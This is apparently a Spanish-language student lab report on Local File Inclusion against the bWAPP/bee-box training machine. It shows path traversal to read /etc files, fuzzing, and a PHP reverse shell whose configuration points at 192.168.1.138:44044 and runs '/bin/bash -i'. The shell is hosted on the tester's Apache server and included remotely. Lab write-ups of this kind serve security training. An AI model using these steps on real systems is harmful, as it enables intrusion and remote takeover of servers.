
# Local File Inclusion en bee box


Santiago Peñaranda Mejia

*Bueno antes de empezar con el informe tenemos que saber que es esta vulnerabilidad, un Local File Inclusión (LFI) o, en español, Inclusión local de archivos es una técnica que como su nombre lo dice es incluir un archivo en el servidor web para así poder ejecutar instrucciones, también podemos obtener ejecución remota de comandos y pues eso es lo que básicamente vamos hacer en este informe.*


*La prueba que vamos hacer es con la maquina de (bwapp) que hemos estado utilizando para las pruebas de hacking web, en el siguiente apartado:*




*Ahora si vamos a iniciar, bien como podemos ver es que lo único que tenemos a simple vista son dos cosas, el selector de idiomas y pues la URL de la Aplicación WEB*




*Así vamos a seleccionar el idioma que más nos convenga, en mi caso voy a coger el inglés*




*Como podemos ver al escojer el idioma nos aparece un apartado donde nos dan las gracias, y a simple vista podemos ver que no hay nada sospechoso, pero si nos fijamos bien podemos ver que la URL a cambiado y ahora hay un podemos ver que hay un fichero, el cual nos vamos aprovechar.*

*A hora como vemos que lo que hace la pagina es una solicitud a ese fichero lo que vamos hacer es empezar a subir rutas, como nosotros no sabemos exactamente en que directorio esta, es mejor pones mas rutas para así podemos quedar en la raíz*





*Y darle enter, podemos ver nos muestra la ubicación exacta donde está alojado el sitio web, así detectando que es vulnerable.*



*Al ver las carpetas nos podemos dar cuenta que estamos ante una máquina linux, por lo que podríamos intentar abrir ciertas carpetas que tiene información confidencial del sistema para así podemos llegar a sacar credenciales y podemos tomarnos con el control total de la aplicación web*

*Por lo que vamos a probar ficheros de linux en dónde están guardadas las credenciales o información sensible del sistema.*

*PRIMERO VAMOS A PROBAR EL SIGUIENTE DIRECTORIO EL CUAL CONTIENE INFORMACIÓN BÁSICA SOBRE LAS CUENTAS DE USUARIO EN EL SISTEMA*





*Y ASÍ ES COMO PODEMOS VER TODA LA INFORMACIÓN DE LOS USUARIO QUE ESTÁN EN LA MÁQUINA*




*Y así sucesivamente podemos seguir probando y por ende ir entrando a los directorios de la máquina, vamos a entrar a unos cuantos más*

*Este contiene información sobre los grupos del sistema y sus miembros.*





*Este nos da Información sobre la resolución de nombres locales y los nombres de los servicios que estan corriendo en la maquina*


*Si vemos el código fuente podemos ver con mas claridad los usuarios que nos a filtrado y toda la información*





*NOTA: cabe recalcar que nosotros dependemos del nivel de permisos que tenga el servicio que está corriendo la aplicación, por ejemplo en este caso podemos abrir los fichero de /etc no podemos abrir los fichero de /bin ya que este necesita un Usuario mucho más avanzado que este servicio web no lo esta corriendo actualmente, así que directamente no cumplimos con los requisitos para podemos acceder a esos Folders.*

*AHORA AL IGUAL QUE HEMOS HECHO CON LOS PUNTOS ANTERIORES, AQUÍ TAMBIÉN PODEMOS HACER ATAQUE DE FUZZ PARA ENCONTRAR NUEVOS DIRECTORIOS.*







*Seleccionamos el campo que vamos a sustituir para añadirle el diccionario, en el caso de file inclusión le vamos agregar este*





*Y ASÍ ES COMO HEMOS HECHO EL ATAQUE Y HEMOS ENCONTRADO ESTOS DIRECTORIOS PARA IR PROBANDO A VER CUAL DE ESTOS NOS PUEDE SERVIR Y TIENE PERMISOS PARA RECABAR INFORMACIÓN.*




# *WEB SHELL*

*También podemos intentar hacer una Web Shell para conectarnos remotamente a la máquina de la aplicación web, esto lo tenemos por defecto en nuestro laboratorio de Pentesting en la siguiente dirección*


*Ahora hay que saber que motor está corriendo la página web, en este mi caso esta corriendo en un motor PHP así que me voy aprovechar de ese motor para hacer el ataque*




*Y como vemos aquí tenemos varios tipos de webshell, yo por ejemplo en este caso voy a usar la de reverse-shell*




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.138';  // CHANGE THIS
$port = 44044;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

*Aquí lo único que tenemos que hacer es revisar el código fuente de la reverse shell para indicar los parámetros como IP, PORT, SHELL y así*


*Una vez ya modificado los parámetros, nos vamos a copiar esto para ponerlo en el servidor apache que tenemos y así poder meter la web shell*

```
/usr/sh/webs/php ❯ nano php-reverse-shell.php
/usr/sh/webs/php ❯ cp php-reverse-shell.php /var/www/html
```


*Ahora entramos a el servidor apache y lo vamos a prender*





*AHORA PONEMOS A LA ESCUCHA LA MÁQUINA EN EL PUERTO QUE LE INDICAMOS ANTERIORMENTE*




*Y LE METEMOS A LA PÁGINA NUESTRA WEB EN EL APARTADO DONDE ANTERIORMENTE ESTÁBAMOS PROBANDO CON FICHEROS*




*Y ASÍ ES COMO TENEMOS UNA WEBSHELL REMOTA A NUESTRA MÁQUINA*




*Así pudiendo hacer lo que quiéranos.*

*Cabe recalcar que tal cual como hicimos el ataque de Fuzz para el File inclusión, también remote File Inclusión que este nos haría pruebas como las que acabamos de hacer para obtener una Webshell*